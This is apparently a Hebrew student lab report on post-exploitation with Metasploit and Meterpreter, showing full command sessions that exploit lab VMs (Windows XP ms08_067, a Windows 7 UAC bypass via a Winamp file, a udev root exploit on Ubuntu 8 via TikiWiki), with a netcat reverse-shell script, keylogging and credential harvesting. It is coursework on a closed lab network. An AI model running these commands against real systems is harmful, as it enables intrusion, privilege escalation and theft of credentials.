

עבודה 3- סייבר

תוכן עניינים:

1. פקודות שונות ב-meterpreter-
2. הסלמת הרשאות ב-windows xp
3. הסלמת הרשאות ב-W7
4. הסלמת הרשאות ב-Udev ב-U8
5. איסוף פרטי כניסה מקומיים
6. תקיפת PSEXEC
7. תקיפת SSHExec
8. איסוף Tokens (החלק של smb עלול לא לעבוד, תתאמצו מקסימום רשמו שלא הצליח)
9. מתקפת ציר
10. שימור אחיזה עם הוספת משתמש חדש
11. שימור אחיזה עם סקריפט של Meterpreter
12. שימור אחיזה עם cron

מגישים:

עדי מלבא-325258499

עדיאל סינאני-211935424

Meterpreter:

Meterpreter הוא Payload מותאם אישית של Metasploit, המספק יכולות רבות לביצוע של שלב לאחר התקפה (post-exploitation). לאחר שפתחנו סשן של Meterpreter בהצלחה, נוכל להשתמש בו לפעולות רבות וניהול של המחשב המנוצל.

על מנת להתחיל להתנסות בפקודות הקיימות נצטרך לפתוח סשן חיבור של Metasploit.

התוקף: kali linux 192.168.119.131

הנתקף: Windows XP 192.168.119.128

נפתח את מערכות 2023 kali Linux ו- Windows XP-נכנס ל Metasploit. נכנס למודול netapi_067_08ms ונגדיר את RHOST להיות כתובת IP של היעד (windows XP) ולאחר מכן נריץ את הפקודה exploit. ניתן לראות שהחיבור ל Metasploit- נפתח בהצלחה על שורת הפקודה האחרונה בתמונה.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No results from search
[*] Failed to load module: exploit/windows/smb/ms08_067_netapi
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.119.128
RHOST => 192.168.119.128
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] 192.168.119.128:445 - Automatically detecting the target...
[*] 192.168.119.128:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.119.128:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.119.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.119.128
[*] Meterpreter session 1 opened (192.168.119.131:4444 -> 192.168.119.128:1030) at 2023-06-15 12:02:20 +0300

meterpreter >
```

עכשיו נתחיל בהרצת הפקודות השונות:

פקודת Upload:

זוהי פקודה שמאפשרת לנו להעלות קבצים מהחשב המקומי שלנו במקרה הזה מערכת Kali Linux למחשב המנוצל. נבדוק את היכולות של פקודת upload על ידי help:

```
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

  -h Help banner
  -r Upload recursively
```

מידע עזר זה אומר לנו שאנו יכולים להשתמש בהעלאה כדי להעתיק קבצים ממערכת Kali שלנו ליעד של Windows XP.

נבצע דוגמא להעלאת קובץ:

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\
[*] Uploading : /usr/share/windows-binaries/nc.exe -> C:\\nc.exe
[*] Completed : /usr/share/windows-binaries/nc.exe -> C:\\nc.exe
meterpreter >
```

פקודת Getuid:

פקודת **Getuid** ב- Meterpreter משמשת להציג את שם המשתמש שעליו Meterpreter פועל במחשב המנוצל. היא מאפשרת לנו לדעת באילו הרשאות אנחנו פועלים במערכת היעד.

```
meterpreter > getuid
Server username: NT AUTHORITY\\SYSTEM
meterpreter >
```

לאחר מעבר מוצלח לתהליך explorer.exe, הסשן של Meterpreter נשאר פעיל ובטוח גם אם שרת ה-SMB-קורס.

הסלמת הרשאות ב-W7

לאחר שאנחנו מצליחים לפרוץ למערכת, בדרך כלל תהיה לנו גישה מוגבלת עם הרשאות של משתמש רגיל. כדי לשלוט בצורה מלאה במערכת, נרצה להשיג הרשאות מנהל (Administrator). תהליך זה נקרא "הסלמת הרשאות". Metasploit מאפשר לנו להפעיל מודולים גם אחרי שפרצנו למערכת. אחד המודולים המועילים בשלב זה הוא post/windows/gather/enum_logged_on_users.

התוקף: kali linux 192.168.119.131

הנתקף: Windows 7 192.168.119.128

ניכנס למערכת ה-Kali Linux ונפעיל את המודל הזה על ידי הסשן הפתוח עם ה-metasploit:

Active sessions

Id	Name	Type	Information	Connection
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ 0 PENU-E9057805D	192.168.119.131:4444 → 192.168.119.128:1052 (192.168.119.128)

נבחר את המודל הספציפי שנרצה (post/windows/gather/enum_logged_on_users):

```
msf6 exploit(windows/smb/ms08_067_netapi) > use post/windows/gather/enum_logged_on_users
msf6 post(windows/gather/enum_logged_on_users) > show options

Module options (post/windows/gather/enum_logged_on_users):
```

Name	Current Setting	Required	Description
CURRENT	true	yes	Enumerate currently logged on users
RECENT	true	yes	Enumerate recently logged on users
SESSION		yes	The session to run this module on

View the full module info with the `info`, or `info -d` command.

```
msf6 post(windows/gather/enum_logged_on_users) > █
```

עכשיו נשתמש במודול כדי לפעול על הסשן שעדיין פתוח ברקע, שזוהה על ידי ID מספר 2, באמצעות הפקודה הבאה:

```
msf6 post(windows/gather/enum_logged_on_users) > set SESSION 2
SESSION => 2
msf6 post(windows/gather/enum_logged_on_users) > exploit

[*] Running module against OPENU-E9057805D (192.168.119.128)
```

Current Logged Users

SID	User
S-1-5-21-507921405-1993962763-1801674531-500	OPENU-E9057805D\Administrator

[+] Results saved in: /root/.msf4/loot/20230615133709_default_192.168.119.128_host.users.activ_337408.txt

Recently Logged Users

SID	Profile Path
S-1-5-18	C:\WINDOWS\system32\config\systemprofile
S-1-5-19	C:\Documents and Settings\LocalService
S-1-5-20	C:\Documents and Settings\NetworkService
S-1-5-21-507921405-1993962763-1801674531-500	C:\Documents and Settings\Administrator

[+] Results saved in: /root/.msf4/loot/20230615133710_default_192.168.119.128_host.users.recen_947095.txt

[*] Post module execution completed

המשך...

ב-Metasploit כשאנחנו עובדים עם מודולים של Post-Exploitation אנחנו לא צריכים להגדיר פרטים כמו כתובת היעד (RHOST) או כתובת השרת (SRVHOST) במקום זאת, אנחנו מציינים את מזהה הסשן שבו נרצה להפעיל את המודול. לדוגמה, אם יש לנו סשן פתוח עם מזהה 2, נשתמש במודול כדי לאסוף מידע כמו רשימת משתמשים מחוברים למערכת היעד.

לאחר הרצת המודול Metasploit, שומר אוטומטית את התוצאות בקובץ לוג שנמצא בנתיב `/root/.msf4/loot/`. אם הפגיעויות שגילינו לא הביאו להשגת ההרשאות הרצויות, נצטרך לנצל בעיות נוספות במערכת כדי לקבל גישה מלאה.

Getsystem on windows:

פקודת `getsystem` ב-Meterpreter היא כלי חזק וחשוב במהלך תקיפות של הסלמת הרשאות מקומיות. היא מיועדת למטרת ניסיון אוטומטי להעלות את הרשאות המשתמש לדרגת SYSTEM במערכת ה-Windows, שהיא הרמה הגבוהה ביותר של הרשאות.

```
msf6 post(windows/gather/enum_logged_on_users) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h  Help Banner.
-t  The technique to use. (Default to '0').
    0 : All techniques available
    1 : Named Pipe Impersonation (In Memory/Admin)
    2 : Named Pipe Impersonation (Dropper/Admin)
    3 : Token Duplication (In Memory/Admin)
    4 : Named Pipe Impersonation (RPCSS variant)
    5 : Named Pipe Impersonation (PrintSpooler variant)
    6 : Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)

meterpreter > |
```

הפקודה תנסה אוטומטית טכניקות שונות להעלאת הרשאות אחת אחרי השנייה. אם טכניקה מסוימת מצליחה Meterpreter, ישיג את הרשאות SYSTEM ויודיע לך על כך. נריך פקודה זו על היעד שלנו windows XP ללא פרמטרים:

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

ניצול מקומי (Local Privilege Escalation) הוא טכניקת תקיפה שמטרתה להעלות את רמת ההרשאות של תוקף במחשב שבבר יש לו גישה אליו, אך לא את ההרשאות המלאות ביותר. במילים אחרות, אם יש לנו גישה כמשתמש רגיל, כך אנחנו מנסים להעלות את ההרשאות שלנו לרמה של מנהל מערכת או SYSTEM. בניגוד למודולי פוסט-ניצול, ניצול מקומי דורש הגדרת מטען (payload) אם הניצול מצליח, הוא ייצור סשן חדש עם הרשאות מערכת (SYSTEM). לאחר שהשגת הרשאות מערכת בסשן Meterpreter של Windows XP השתמש בפקודה `rev2self` כדי לחזור למצב של המשתמש הנוכחי שלנו.

```
msf6 post(windows/gather/enum_logged_on_users) > use exploit/windows/local/ms11_080_afdjoinleaf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms11_080_afdjoinleaf) > show options
```

Module options (exploit/windows/local/ms11_080_afdjoinleaf):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.119.131	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 exploit(windows/local/ms11_080_afdjoinleaf) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/ms11_080_afdjoinleaf) > set LHOST 192.168.119.131
LHOST => 192.168.119.131
msf6 exploit(windows/local/ms11_080_afdjoinleaf) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] Running against Windows XP SP2 / SP3
[*] HaliQuerySystemInformation Address: 0x806e6bba
[*] HalpSetSystemInformation Address: 0x806e9436
[*] Triggering AFDJoinLeaf pointer overwrite ...
[*] Injecting the payload into SYSTEM process: winlogon.exe
[*] Sending stage (175686 bytes) to 192.168.119.128
[*] Restoring the original token ...
[*] Meterpreter session 3 opened (192.168.119.131:4444 -> 192.168.119.128:1066) at 2023-06-15 14:32:56 +0300
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

הסלמת הרשאות ב-Windows (XP)

עכשיו נבחן איך להעלות את ההרשאות במערכת Windows 7, שהיא מוגנת יותר ומפעילה את בקרת חשבון המשתמש (UAC). במערכות Windows Vista ומעלה, יישומים פועלים בהרשאות רגילות בלבד. אם יישום זקוק להרשאות ניהול, יש לקבל אישור של משתמש עם הרשאות ניהול.

כיוון שהשגנו את הסשן באמצעות קובץ דדוני שהשיק המשתמש Georgia Weidman, הסשן של Meterpreter פועל עם ההרשאות של המשתמש הזה. ננסה להשתמש בפקודת getsystem כדי להעלות את ההרשאות. כדי להתחיל סשן נוסף על Windows 7, נשתמש בנגן המוזיקה, WINAMP, שהוא קובץ שהורדנו והכנו מראש. נפתח את נגן המוזיקה, נבחר את השיר Rocketship, ונבצע את הפקודות המתאימות. לאחר מכן, הסשן של Meterpreter ייפתח במערכת Windows 7.

התוקף: kali linux 192.168.119.131

הנתקף: Windows XP 192.168.119.129

```
msf6 > use exploit/windows/fileformat/winamp_maki_bof
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winamp_maki_bof) > cp /root/.msf4/local/mcvc0re.maki /var/www
[*] exec: cp /root/.msf4/local/mcvc0re.maki /var/www

msf6 exploit(windows/fileformat/winamp_maki_bof) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.119.131
LHOST => 192.168.119.131
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] Sending stage (175686 bytes) to 192.168.119.129
[*] Meterpreter session 1 opened (192.168.119.131:4444 -> 192.168.119.129:49182) at 2023-06-17 23:40:03 +0300

meterpreter >
```

אחרי שנפתח הסשן נריץ פקודה לבדיקת ההרשאות ונצפה לקבל שגיאה כי ההרשאות לא קיימות:

```
meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter > gersystem
[-] Unknown command: gersystem
meterpreter > getsystem
priv_elevate_getsystem: Operation failed: 691 The following was attempted:
Named Pipe Impersonation (In Memory/Admin)
Named Pipe Impersonation (Dropper/Admin)
Token Duplication (In Memory/Admin)
Named Pipe Impersonation (RPCSS variant)
Named Pipe Impersonation (PrintSpooler variant)
Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter >
```

נרצה להשתמש בטכניקה שתעקוף את זה טכניקה זו כלולה ב Metasploit בחלונות הניצול המקומי /bypassuac/local, רקע את ההפעלה והפעל את הניצול הזה בהפעלת Windows 7 שלך.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  ---      -
  SESSION   EXE              yes       The session to run this module on
  TECHNIQUE EXE              yes       Technique to use if UAC is turned off (Accepted: PS
, EXE)
```

המשך...

```

msf6 exploit(windows/local/hypassuac) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/hypassuac) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175686 bytes) to 192.168.119.129
[*] Meterpreter session 2 opened (192.168.119.131:4444 → 192.168.119.129:49190) at 2023-06-18
00:00:47 +0300

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter >

```

ועכשיו נבדוק את ההרשאות שוב:

```

[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175686 bytes) to 192.168.119.129
[*] Meterpreter session 2 opened (192.168.119.131:4444 → 192.168.119.129:49190) at 2023-06-18
00:00:47 +0300

meterpreter > getuid
Server username: WIN-IUCM6Q3J135\Georgia Weidman
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >

```

המודול עוקף את בקרת חשבון המשתמש (UAC) באמצעות הזרקת תהליך עם תעודת מפרסם מהימן. תהליך זה מאפשר לנו לעקוף את ההגבלות של UAC. למרות שהסשן החדש עדיין פועל תחת המשתמש Georgia Weidman, תוצאות הפקודה getuid מראות כי הגבלות UAC הוסרו. אם ההתקפה מצליחה, תראה ששן חדש נפתח. בהנחה שהסשן החדש של Meterpreter נפתח בהצלחה, המתקפה הושלמה בהצלחה. לאחר שהתגברנו על UAC, הפקודה getsystem יכולה כעת להשיג הרשאות מערכת ללא בעיות.

הסלמת הרשאות ב-Ubuntu8:

במקרה זה, אנו מנצלים פגיעות ידועה ב-udev רכיב בליבת לינוקס שאחראי על ניהול התקנים. הפגיעות מאפשרת לתוקף לשלוח פקודות ל-udev ולהריץ קוד עם הרשאות root. אחרי שהתוקף מקבל גישה ראשונית דרך TikiWiki, הוא בודק את גרסת ה-udev ומוצא שהמערכת פגיעה. לאחר מכן הוא מקמפל ומריץ את קוד הניצול, שמוביל להסלמת הרשאות ל-root. בסופו של דבר, הסלמת הרשאות מאפשרת לתוקף להשתלט על כל המערכת, לגשת לנתונים רגישים, למחוק קבצים, ולבצע פעולות אחרות ללא מגבלות, דבר שמהווה סכנה חמורה לאבטחת המידע במערכת.

התוקף: kali linux 192.168.119.131

הנתקף: Ubuntu 8 192.168.119.130

נפתח את ה-Kali Linux ונבצע את הפקודות הבאות:

נתחיל בפתיחה הראשונית דרך ה-TikiWiki

```
msf6 > use exploit/unix/webapp/tikiwiki_graph_formula_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 192.168.119.130
RHOST => 192.168.119.130
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tiki
pass_tiki : tikipassword
dbs_tiki : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (39927 bytes) to 192.168.119.130
[*] Meterpreter session 1 opened (192.168.119.131:4444 => 192.168.119.130:45476) at 2023-06-18 15:08:34 +0300

meterpreter >
```

מתוך מעטפת Meterpreter, אנו משתמשים בפקודת shell כדי לצאת ממעטפת Meterpreter ולמעבר לשורת פקודות רגילה. משם, נתחיל לחפש פגיעות מקומית להסלמה.

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 7727 created.
Channel 2 created.
whoami
/bin/sh: whoami: not found
whoami
www-data
```

הניצול שביצענו ב-TikiWiki העניק לנו גישה כמשתמש www-data שהוא חשבון בעל הרשאות מוגבלות לשרת האינטרנט. עכשיו על מנת לקבל גישה root נתחיל בלאסוף מידע קצת על מערכת הנתקף:

- Uname-a כדי לבדוק את גרסת הליבה.
- Lsb_release-a כדי לגלות את גרסת Ubuntu.

```
uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description: Ubuntu 8.10
Release: 8.10
Codename: intrepid
No LSB modules are available.
```

המשך...

פגיעות זו מאפשרת לנצל את התהליך udev שרץ עם הרשאות root כדי להריץ קוד זדוני דרך תקשורת עם קרנל. נבדוק את גרסת udev במערכת הנתקף Ubuntu עם הפקודה:

```
georgia@ubuntu: ~
File Edit View Terminal Tabs Help
georgia@ubuntu:~$ udevadm --version
124
georgia@ubuntu:~$
```

ניתן לראות שגרסת היעד שלנו היא פגיעה מכיוון שהיא קטנה מ-141.

אם יש לנו גישה למהדר GCC על השרת נבדוק זאת וכך נוכל לקמפל את קוד הניצול ישירות על המערכת.

```
124
georgia@ubuntu:~$ gcc
gcc: no input files
georgia@ubuntu:~$
```

ניתן לראות שהוא קיים... פשוט עושה שגיאה כי לא שמנו קלט.

נוודא ששרת האינטרנט 2 apache פועל בקאלי.

```
(root@kali)-[/]
$ service apache2 start
(root@kali)-[/]
$ cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
(root@kali)-[/]
$
```

נעבור למעטפת ה-Ssh-שלנו, ונוריד את הקובץ עם wget:

```
georgia@ubuntu:~$ wget http://192.168.119.131/8572.c
--2023-06-18 05:52:37-- http://192.168.119.131/8572.c
Connecting to 192.168.119.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2757 (2.7K) [text/x-csrc]
Saving to: '8572.c'

100%[=====>] 2,757 --.-K/s in 0s

2023-06-18 05:52:37 (523 MB/s) - '8572.c' saved [2757/2757]

georgia@ubuntu:~$
```

כדי לקמפל את קוד הניצול באמצעות GCC על מערכת היעד בלינוקס, יש להוסיף את הדגל -s לצורך ציון שם הקובץ שיייוצר לאחר ההידור. לאחר מכן, יש לאתר את מזהה ה-PID של שקע ה-netlink עבור udev כפי שנאמר בהוראות השימוש של הקוד. ה-PID הדרוש נמצא בקובץ /proc/net/netlink/ ויוגדר בהתאם לצורך שלנו בהרצת הניצול.

```
georgia@ubuntu:~$ gcc -o exploit 8572.c
georgia@ubuntu:~$ cat /proc/net/netlink
sk      Eth Pid  Groups Rmem  Wmem  Dump  Locks
f7ab7e00 0    4200768 00000000 0      0      00000000 2
f788ca00 0    6464    00000001 0      0      00000000 2
f78fca00 0    5562    00000111 0      0      00000000 2
f74ccc00 0    0        00000000 0      0      00000000 2
eaef0200 4    0        00000000 0      0      00000000 2
eadeea00 7    0        00000000 0      0      00000000 2
eac83600 9    0        00000000 0      0      00000000 2
f75f2800 10   0        00000000 0      0      00000000 2
f75f0200 11   0        00000000 0      0      00000000 2
f74cd400 15   0        00000000 0      0      00000000 2
f7a80a00 15   2474     00000001 0      0      00000000 2
f75f1c00 16   0        00000000 0      0      00000000 2
f7982200 18   0        00000000 0      0      00000000 2
georgia@ubuntu:~$
```

המשך...

ברשימה ישנם מספר PID, אך ידוע לנו שה PID- הדרוש הוא בדרך כלל ה PID- של תהליך udev כשהוא מופחת ב-1. ניתן לצפות בתהליך של udev באמצעות הפקודה ps aux כפי שמודגם כאן:

```
georgia@ubuntu:~$ ps aux | grep udev
root      2475  0.0  0.0  2532 1020 ?        S<s  04:59   0:00 /sbin/udevd --d
aemon
georgia   9047  0.0  0.0   3236   792 pts/0    R+   06:00   0:00 grep udev
georgia@ubuntu:~$
```

ה PID- של תהליך udev הוא 2475, ולכן אנחנו מחפשים את 2474 (ה PID- של udev פחות 1). יש לעדכן את הערך לאחר אתחול המערכת.

השלב האחרון הוא להריץ קוד ב root- בקובץ /tmp/run/ מכיוון ש Netcat- כבר מותקן, ניתן ליצור סקריפט Bash פשוט שיבצע חיבור חזרה ל- Kali

```
georgia@ubuntu:~$ cat /tmp/run
#!/bin/bash
nc 192.168.119.131 12345 -e /bin/bash
georgia@ubuntu:~$
```

לפני הפעלת הניצול שלנו, עלינו להגדיר מאזין במערכת Kali שלנו כדי לתפוס את מעטפת Netcat הנכנסת:

```
File Actions Edit View Help
(root@kali)-[/]
# nc -lvp 12345
listening on [any] 12345 ...
```

עכשיו נפעיל את הניצול שלנו יחד עם ה-pid שמצאנו:

```
georgia@ubuntu:~$ ./exploit 2474
georgia@ubuntu:~$
```

נחזור ל- Kali ונראה שעכשיו יש לנו הרשאות:

```
(root@kali)-[/]
# nc -lvp 12345
listening on [any] 12345 ...
192.168.119.130: inverse host lookup failed: Unknown host
connect to [192.168.119.131] from (UNKNOWN) [192.168.119.130] 44646
whoami
root
```

איסוף פרטי כניסה מקומיים:

כאשר תוקף משיג גישה למערכת, המטרה היא למצוא מידע רגיש כמו סיסמאות, קוד מקור, נתונים פיננסיים, או גישה למיילים. מידע זה עוזר לתוקף לפרוץ למערכות נוספות ברשת או לדווח ללקוח בבדיקת אבטחת מידע על בעיות באבטחה.

התוקף: kali linux 192.168.119.131

הנתקף: Windows XP 192.168.119.128

(1) נשתמש ב-Meterpreter על מנת למצוא קבצים חשופים נחפש קבצים שמכילים את המילה "Password". זה נעשה עם הפקודה `search -f *password*` בדוגמה, שם נמצאו מספר קבצים הקשורים לסיסמאות במערכת שנבדקה.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.119.128
RHOST => 192.168.119.128
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.119.131:4444
[*] 192.168.119.128:445 - Automatically detecting the target...
[*] 192.168.119.128:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.119.128:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.119.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.119.128
[*] Meterpreter session 1 opened (192.168.119.131:4444 -> 192.168.119.128:1033) at 2023-06-18 16:59:04 +0300

meterpreter > 
```

נראה שיש רק תוצאה אחת: `exploit/windows/smb/ms08_067_netapi`

```
meterpreter > search -f *password*
Found 1 result...

Path                                     Size (bytes)  Modified (UTC)
----
c:\WINDOWS\Help\password.chm           21891         2008-04-14 15:00:00 +0300
```

(2) תוקפים יכולים להתקין keylogger כדי להאזין להקלדות של משתמשים במערכת. לדוגמה, אם משתמש מתחבר למערכת בזמן שהתוקף מחובר, הוא יכול לגנוב סיסמאות ונתונים רגישים. ניתן להפעיל את ה-keylogger עם הפקודה `keyscan_start`, ולראות את ההקלדות עם `keyscan_dump`.


```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes... you become, the more you are abl
<Up><CR>
ffjhhvhff bjffbn

meterpreter > keyscan_dump
Dumping captured keystrokes...
hey mams elyad<^H>saf


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```


המשך...

3) תוקפים יכולים לגנוב סיסמאות המאוחסנות בתוכנות כמו WinSCP ו-Metasploit-יש מודולים שמיועדים לגניבת סיסמאות מתוכנות מסוימות. בדוגמה זו, התוקף השתמש במודול `post/windows/gather/credentials/winscp` כדי לגנוב סיסמאות מ-WinSCP כלי העתקה מאובטח עבור windows. נפתח את WinSCP, נרשום את פרטוקול הקובץ כSCP את כתובת ה IP של יעד אובונטו כשם המארח, ונדגין את האישורים עם שם משתמש "georgia" וסיסמה "password" לאחר מכן, נלחץ על "שמור בשם" מתחת לפרטי הכניסה.



יהיה צורך להזין שם הפעלה. נוודא לסמן את האפשרות "שמור סיסמה" לפני שנאשר, למרות ש WinSCP-מזהיר ששמירת סיסמאות לא מומלצת. לאחר מכן, נעבור לקאלי לינוקס ונשתמש במודול `post/windows/gather/credentials/winscp` כשנזדקק רק למזהה הפעלה. Windows XP



...המשך...

```

msf6 post(windows/gather/credentials/winscp) > set SESSION 3
SESSION => 3
msf6 post(windows/gather/credentials/winscp) > exploit

[*] Looking for WinSCP.ini file storage...
[*] Looking for Registry storage...
[*] No Saved Passwords found in the Session Registry Keys
[*] Post module execution completed
